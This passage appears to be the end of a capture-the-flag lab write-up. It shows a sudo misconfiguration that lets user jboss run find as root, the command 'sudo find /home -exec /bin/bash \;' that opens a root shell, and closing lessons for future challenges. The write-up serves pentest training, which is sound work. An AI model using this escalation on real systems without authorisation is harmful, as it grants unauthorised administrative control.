    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jboss may run the following commands on thm-java-deserial:
    (ALL) NOPASSWD: /usr/bin/find
jboss@thm-java-deserial:~$ 
```

This command can be used to escalate privilege, as described in the article Linux for Pentester: Find Privilege Escalation.

To obtain root access we execute the following command from the article:

```
sudo find /home -exec /bin/bash \;
```

Since find allows us to execute the operations *print, delete* and *exec,* we use *find* to execute the */bin/bash * as *root.* After sending this command, we obtain administrative access, as shown below:



```
jboss@thm-java-deserial:~$ sudo find /home -exec /bin/bash \;
root@thm-java-deserial:~# whoami
root
root@thm-java-deserial:~# 
```

House Cleaning

There is nothing to write on this session, since neither a file was uploaded to the system nor a configuration change was performed.

Conclusion

For future CTF, it is important to consider the following:

- metadata and steganography in picture

- sudo -l: to find what can be executed as sudo

- use more the rockyou wordlist